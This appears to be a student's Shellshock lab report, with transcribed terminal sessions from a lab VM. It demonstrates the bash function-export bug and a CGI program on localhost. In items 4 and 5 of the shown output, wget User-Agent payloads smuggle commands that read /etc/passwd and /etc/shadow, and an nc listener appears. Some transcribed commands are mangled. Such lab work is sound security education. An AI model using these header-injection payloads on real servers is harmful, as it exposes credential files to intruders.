



Lab 2

1. Nothing happened when run `"/bin/bash_shellshock"` in the patched version of bash. (bin/bash). But when running the `bash_shellshock` (not patched), it displayed the message I parse from shell variable `foo`. During the parsing, due to the bug, shell will execute the command after the curl bracket and this is the reason why when bash starts in the child process, a message "extra" is printed out.

A terminal window titled "/bin/bash" with a blue header bar. The window shows a series of commands and their outputs. The user is 'seed' at a VM. The commands include running /bin/bash_shellshock, defining a function foo, exporting it, and running /bash_shellshock. The output shows 'hello world' and 'extra' being printed, demonstrating the shellshock bug. The terminal has a dark background with a light blue border on the left containing icons for settings, search, and other utilities. The top right shows system icons and the time 4:29 PM.

```
/bin/bash
[10/19/20]seed@VM:/bin$ /bin/bash_shellshock
[10/19/20]seed@VM:/bin$ /bin/bash_shellshock
[10/19/20]seed@VM:/bin$ ./bash_shellshock
[10/19/20]seed@VM:/bin$ foo() { echo "hello world"; }
[10/19/20]seed@VM:/bin$ declare -f foo
foo ()
{
    echo "hello world"
}
[10/19/20]seed@VM:/bin$ foo
hello world
[10/19/20]seed@VM:/bin$ export -f foo
[10/19/20]seed@VM:/bin$ bash
[10/19/20]seed@VM:/bin$ /bin/bash_shellshock
[10/19/20]seed@VM:/bin$ /bin/bash_shellshock
[10/19/20]seed@VM:/bin$ foo='() { echo "hello world"; }; echo "extra";'
[10/19/20]seed@VM:/bin$ echo $foo
() { echo "hello world"; }; echo "extra";
[10/19/20]seed@VM:/bin$ export foo
[10/19/20]seed@VM:/bin$ /bash_shellshock
bash_shellshock: /bash_shellshock: No such file or directory
[10/19/20]seed@VM:/bin$ /bin/bash_shellshock
extra
[10/19/20]seed@VM:/bin$
```




A terminal window titled 'root@VM: /usr/lib/cgi-bin' with a window size of 80x24. The terminal shows the following commands and output:

```
[10/19/20]seed@VM:~$ cd /usr/lib/cgi-bin
[10/19/20]seed@VM:~/cgi-bin$ ls
[10/19/20]seed@VM:~/cgi-bin$ vi myprog.cgi
[10/19/20]seed@VM:~/cgi-bin$ sudo chown root foo
chown: cannot access 'foo': No such file or directory
[10/19/20]seed@VM:~/cgi-bin$ sudo su
root@VM: /usr/lib/cgi-bin# vi myprog.cgi
root@VM: /usr/lib/cgi-bin# sudo chmod 755 myprog.cgi
root@VM: /usr/lib/cgi-bin# ls -l
total 4
-rwxr-xr-x 1 root root 84 Oct 19 16:47 myprog.cgi
root@VM: /usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi
Hello World
root@VM: /usr/lib/cgi-bin#
```

2.


3. I used command "curl -A "test" -v <http://localhost/cgi-bin/test.cgi>" to send data to bash as the attacker. The screenshot below showing the User-Agent and HTTP_USER_AGENT was appeared as test.



A terminal window titled 'root@VM: /usr/lib/cgi-bin' with a window size of 83x25. The terminal shows the output of the command 'curl -A "test" -v http://localhost/cgi-bin/test.cgi'.

```
* Connection #0 to host localhost left intact
root@VM: /usr/lib/cgi-bin# curl -A "test" -v http://localhost/cgi-bin/test.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: localhost
> User-Agent: test
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 19 Oct 2020 21:09:40 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=test
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
```

4. Yes, I'm able to steal the password from the server. The file is saved as myprog.cgi.1.



```
root@VM: /usr/lib/cgi-bin 83x25
echo "Hello World"
root@VM:/usr/lib/cgi-bin# ./myprog.cgi
Content-type: text/plain


Hello World
root@VM:/usr/lib/cgi-bin# nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
^C
root@VM:/usr/lib/cgi-bin# wget -U "(" { test;};echo "\"Content-type: text/plain\""; echo; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/myprog.cgi
--2020-10-19 17:46:45-- http://localhost/cgi-bin/myprog.cgi
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'myprog.cgi.1'

myprog.cgi.1          [ <=> ] 2.46K --.-KB/s   in 0s

2020-10-19 17:46:45 (308 MB/s) - 'myprog.cgi.1' saved [2523]

root@VM:/usr/lib/cgi-bin# cat myprog.cgi.l
cat: myprog.cgi.l: No such file or directory
root@VM:/usr/lib/cgi-bin#
```

I can also be able to steal the content of the shadow file. The file is saved as myprog.cgi.2. Because the owner of the shadow file is usually the user root, if user run the command as the root, user can able to take the file but not normal user.



```
root@VM: /usr/lib/cgi-bin 83x25
Connecting to localhost (localhost)|127.0.0.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'myprog.cgi.1'

myprog.cgi.1          [ <=> ] 2.46K --.-KB/s   in 0s

2020-10-19 17:46:45 (308 MB/s) - 'myprog.cgi.1' saved [2523]

root@VM:/usr/lib/cgi-bin# cat myprog.cgi.l
cat: myprog.cgi.l: No such file or directory
root@VM:/usr/lib/cgi-bin# wget -U "(" { test;};echo "\"Content-type: text/plain\""; echo; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
--2020-10-19 17:48:40-- http://localhost/cgi-bin/myprog.cgi
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1 [text/plain]
Saving to: 'myprog.cgi.2'

myprog.cgi.2          100%[=====] 1 --.-KB/s   in 0s

2020-10-19 17:48:40 (231 KB/s) - 'myprog.cgi.2' saved [1/1]

root@VM:/usr/lib/cgi-bin#
```

5. N/A

6. After replaced the header with `/bin/bash`. I'm not getting the results I got when I used the `bash_shellshock`.